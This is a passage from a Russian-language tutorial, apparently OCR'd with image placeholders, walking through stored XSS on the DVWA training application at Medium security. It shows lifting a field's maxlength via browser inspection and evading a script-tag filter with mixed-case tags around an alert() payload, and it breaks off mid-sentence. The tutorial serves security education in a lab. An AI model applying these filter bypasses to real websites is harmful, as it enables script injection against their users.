
Предлагаю, для начала работы сбросить базу данных, чтобы очистить наши предыдущие действия. Переходим в веб-приложение «DVWA», на вкладку «Setup», жмем кнопку «Reset Database»:




Получим вывод некоторых параметров:



И если мы перейдем на вкладку «XSS stored», то все записи будут удалены:




Собственно, этого мы и добивались.
Также нам нужно изменить уровень безопасности на «Medium»:




И переходим на вкладку «XSS stored».
Обратите внимание на то, что на среднем уровне безопасности у нас нет возможности вставки кода в поле «Message». Наша задача будет заключаться в том, чтобы сделать инъекцию в поле «Name». Давайте экспериментировать, и сначала попробуем привычный нам уже код, попытавшись вставить его в поле «Name».


Первая проблема, при вставке, заключается в том, что в данном поле существует ограничение на символы. Мы не сможем вставить полностью наш скрипт:




Это ограничение легко обойти. Жмем правой кнопкой мыши в поле «Name», и выбираем «Inspect Element». Попадаем на «Input», в котором меняем значение «maxlength» на 100 (для примера):



Вставляем наш скрипт (<script>alert("Stored XSS")</script>) в поле «Name» и добавляем запись «test», в поле «Message»:




Жмем кнопку «Sign Guestbook», и ничего не происходит:



Причина в фильтрации нашего скрипта, так как, исходя из гостевой записи, у нас отсутствуют теги «script». Нам нужно обойти данный фильтр. Мы уже делали это, и нам нужно прописать заглавные буквы в тегах скрипт. Запись будет иметь вид: <sCripT>alert("Stored XSS")</ScripT>.

Проделаем все шаги вновь, и получим результат:




Мы с легкостью обошли данный 